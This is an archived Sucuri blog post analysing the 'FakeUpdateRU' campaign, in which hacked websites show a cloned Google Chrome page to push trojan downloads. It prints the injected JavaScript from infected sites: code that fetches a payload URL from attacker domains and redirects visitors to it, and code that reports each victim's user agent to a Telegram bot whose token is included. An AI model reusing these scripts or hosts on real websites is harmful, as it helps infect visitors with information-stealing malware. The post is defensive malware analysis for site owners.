FakeUpdateRU Chrome Update Infection Spreads Trojan Malware


By Ben Martin

Published: 2023-10-25 · Archived: 2026-04-05 20:28:00 UTC

Fake Google chrome update malware, often associated with the notorious SocGholish infection, is something that we have been tracking for a number of years. It is one of the most common types of website malware. It tricks unsuspecting users into downloading what appears to be an update to their Chrome browser, but is actually a remote access trojan (RAT). These tend to be the entry point and beginning stages of targeted ransomware attacks, costing untold sums of money in damages to individuals, businesses and even major corporations.

We recently noticed a rather large rash of infected websites displaying a new variant of this type of infection, nicknamed “FakeUpdateRU” by Jerome Segura from MalwareBytes. While at first glance they resemble SocGholish suggesting to download a Google Chrome update, it turns out that it seems to be a competing/parallel group of threat actors also trying to cash in on the ransomware gravy train. In fact, it appears that this is the most recent in series of copycat groups that have surfaced in recent months.

Luckily, Google has already blocked most of the domains used to distribute the malware, leading users to a browser warning page before accessing the sites in question:



In this post we will analyze this malware so website owners and readers can understand its inner workings and better position themselves against emerging online threats.


Contents:

- Important page modifications
- Malware network and malicious domains
- Malicious activity on Telegram
- Protecting your website from fake Chrome updates

The fake Chrome browser landing page

So far we have observed that the malware overwrites the main **index.php** file for the active theme on the website. This infection does affect WordPress websites but we've observed it affecting other CMS platforms as well.

The bogus Chrome browser update landing page looks like this:



In one example, we found the malware had lodged itself in several dozen **index.php** and **index.html** files under the **wp-content** directory. There were also some random ones in plugin directories but most importantly the main **index.php** file of the theme, thereby replacing the website content with a malicious overlay indicating that the user must update their browser.

If your first thought is that it looks exactly like the official Google Chrome download page, that's because *it is*. All the malicious files (even .php) contain only plain HTML code, revealing that it was originally saved from the UK English version of Google's website.

```
<!DOCTYPE html>
<!-- saved from url=(0041)https://www.google.com/intl/en_uk/chrome/ -->
<html itemscope="" itemtype="https://schema.org/WebPage" class="no-js no-ie" lang="en" dir="ltr">
   <div id="in-page-channel-node-id" data-channel-name="in_page_channel_2UzmEt"></div>
   <head>
      <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
      <script type="text/javascript" async="" src="/assets/js" nonce=""></script><script type="text/javascript" async="" src="/assets/analytics.js.Без названия" nonce=""></script><script async="" src="/assets/gtm.js.Без названия"></script><script async="" src="/assets/analytics.js.Без названия"></script><script nonce="">
          function r(p){try{window.stop();}catch(exception){document.execCommand('Stop');}window.location.replace(p+window.location.search)}var ua=navigator.userAgent;if(ua.match(".*NT 5\.[12].*")!==null){ r("/intl/en_uk/chrome/fallback/") }if(ua.indexOf("MSIE")>=0||ua.indexOf("Trident/7.0") > 0){ r("/intl/en_uk/chrome/fallback/") }
      </script><!--[if IE 9 ]>
```

The ***<!– saved from url=(0041)https://www.google.com/intl/en_uk/chrome/ –>*** comment tells us that the page was saved directly from a Chrome (Chromium-based) browser, where **0041** is the length of the URL of the saved

page **https://www.google.com/intl/en_uk/chrome/**.

While saving the page, the browser changes paths to static resources so that they can be loaded locally. Since the bad actors browser had Russian localization, this resulted in the static resource files having Russian suffixes. E.g. **/assets/analytics.js.Без названия**, where "**Без названия**" means "No name".

Another side-effect of using static HTML files is that visitors with other types of browsers like Firefox or Safari still get the fake "Chrome update" pages, unlike other fake update campaigns that customize lure pages for each major browser.

Important page modifications

To suit their needs, the bad actors slightly modified the original page. They replaced the word Download with the word "Update" and changed wording like "To continue you need to update your browser" and "The site uses the new chromium engine, to continue it needs to be updated".

Most importantly, at the very bottom of the source code the bad actors lodged JavaScript code which triggers the malicious download whenever a user clicks on the "Update" button.

```
725   <script>
726 document.getElementById('downloadx').addEventListener('click', function() {
727   fetch('https://chromiumengine.space/get.html')
728     .then(response => response.text())
729     .then(text => {
730         window.location.href = text.trim();
731
732     })
733     .catch(error => console.error('Произошла ошибка:', error));
734 });
735     </script>
```

This script uses an intermediary chromium-themed domain to fetch the URL of the final download, which is normally hosted on a compromised third-party site.

E.g. **chromiumengine[.]space/get.html** -> **hxxps://<hacked-site>[.]com/wp-content/enigne/EngineBrowser.zip**

The names of the downloads are usually something along the lines of **EngineChromium.zip**, **EngineBrowser.zip**, **EngineTools.zip**, etc.

Other security researchers have analysed the malicious executable file and determined that it belongs to the **Zgrat** and **Redline Stealer** malware families. These are common RATs that are closely related to ransomware attacks.

The .ZIP files themselves are hosted on other hacked websites, likely completely unknown to the website owners. So both the fake update pages as well as the malicious payload are both hosted separately on different hacked websites.

Malware network and malicious domains

We've noticed that the attackers are using a number of similarly-named domains to initiate the redirect to the malicious .ZIP file:

```
chromiumengine[.]space
chromiumtxt[.]space
basechromium[.]space
placengine[.]site
browserengine[.]online
```

All domains appear to have been registered within the last two weeks, for example:

```
Domain Name: CHROMIUMENGINE[.]SPACE
Registry Domain ID: D403469118-CNIC
Registrar WHOIS Server: whois.reg.ru
Registrar URL: https://www.reg.ru/
Updated Date: 2023-10-20T23:48:36.0Z
Creation Date: 2023-10-15T23:39:55.0Z
```

Affected websites can be identified through the following unique Google Tag Manager script:

```
https://www.googletagmanager.com/gtm.js?id=GTM-PZ6TRJB
```

It is, of course, the same GTM script in use on the official Google Chrome download page. Since the attackers just copied and pasted the exact source code to use in their malware campaign, it is showing up on the infected websites as well. A URL scan for this tag indicates that the malware campaign is quite widespread, with SiteCheck currently detecting anywhere from 20-30 newly infected sites per day.

Google response to fake Chrome updates

Google has acted quickly and blocked the offending domains that initiate the redirect, resulting in the large red warning pictured above.

The attackers have already become wise to this: the most recent examples of this malware that we see circumvents this entirely by linking directly to the drive-by-download residing on the other compromised websites:

```
<script>
document.getElementById('downloadx').addEventListener('click', function() {
  window.location.href = 'https://[redacted].com/EngineTools.zip';
});
</script>
   </div></section>
   </body></html>
<!-- via php -->
```

This helps avoid the Google warning, which I am sure has drastically reduced their success rate. On the other hand, in order to change the download URL, now they have to reinfect every compromised site, instead of

changing it in one file on their own server.

In more recent variants, we have also noted the removal of most Russian comments and messages in the HTML code of the fake update pages.

Malicious activity on Telegram

Some of the infected websites include JavaScript lodged at the bottom of the page which communicates with a throwaway Telegram channel:

```
 <script>
document.getElementById('downloadx').addEventListener('click', function() {
  // Получение User-Agent
  const userAgent = window.navigator.userAgent;

  // Отправка уведомления в Telegram с User-Agent
  function sendTelegramMessage(message) {
    const token = '6656159668:AAHR6cEShmHEsI5x_TDpFWC-qxgTxiQE3wQ';
    const chatId = '-1001922280147';
    const url = `https://api.telegram.org/bot${token}/sendMessage?chat_id=${chatId}&text
=${encodeURIComponent(`Пользователь с User-Agent: ${userAgent} ${message}`)}`;

    fetch(url, { method: 'POST' })
      .then(response => {
        console.log('Уведомление отправлено в Telegram');
      })
      .catch(error => {
        console.error('Ошибка при отправке уведомления:', error);
      });
  }

  // Вызов функции для отправки уведомления
  sendTelegramMessage('Кто-то скачал файл.');

  // Остальной код для скачивания файла
  fetch('https://chromiumengine.space/get.html')
    .then(response => response.text())
    .then(text => {
      window.location.href = text.trim();
    })
    .catch(error => console.error('Произошла ошибка:', error));
});
    </script>
```

When translated from Russian the text reads as follows:

```
console.log('Notification sent to Telegram');
      })
      .catch(error => {
        console.error('Error sending notification:', error);
      });
  }

  // Call a function to send a notification
  sendTelegramMessage('Someone downloaded a file.');
```

Attackers appear to be using Telegram to manage notifications of when potential victims download their payload.

The rest of the JavaScript code does the following:

- Adds an event listener for click named ‘downloadx’ (triggered by the **update** button)
- Grabs the user agent of the victim, indicating their browser and operating system
- Calls the Telegram function to relay the message to their channel
- Initiates the download via a .html file on the domain owned by the attackers
- Then, finally, the download prompt from the second hacked website prompts the user to download the payload

Telegram is a popular service for attackers for a number of reasons, and it’s not the first time we have seen it (mis)used by threat actors (for example, using Telegram to exfiltrate stolen credit card details). The fact that the service employs end-to-end encryption is great for privacy for everyday folks but also useful to protect the anonymity of attackers who are engaging in malicious activities. The service also offers automated bot APIs that are useful for exactly the sort of thing described in this post, is cross-platform, widely accessible around the world and even has file sharing capabilities.

Essentially, for all the reasons it’s a great messaging service for privacy/security minded folks, it’s also great for criminals.

Protecting your website from fake Chrome browser updates

This campaign of fake Google Chrome updates, along with the other SocGholish copycat infections, are another reminder of why keeping your website secure is of the utmost importance.

Be sure to regularly keep your website plugins and themes patched, and take measures to secure and harden your WordPress website and wp-admin dashboard. Keeping regular backups of your website is also crucial since this malware may overwrite important files in your website.

To further prevent infection, we also recommend placing your website behind a firewall. But if you believe that your website has already been affected by this fake Google Chrome update malware then we can help! Our trained security analysts are available 24/7/365 to clean up malware infections and secure your website.

Source: https://blog.sucuri.net/2023/10/fakeupdateru-chrome-update-infection-spreads-trojan-malware.html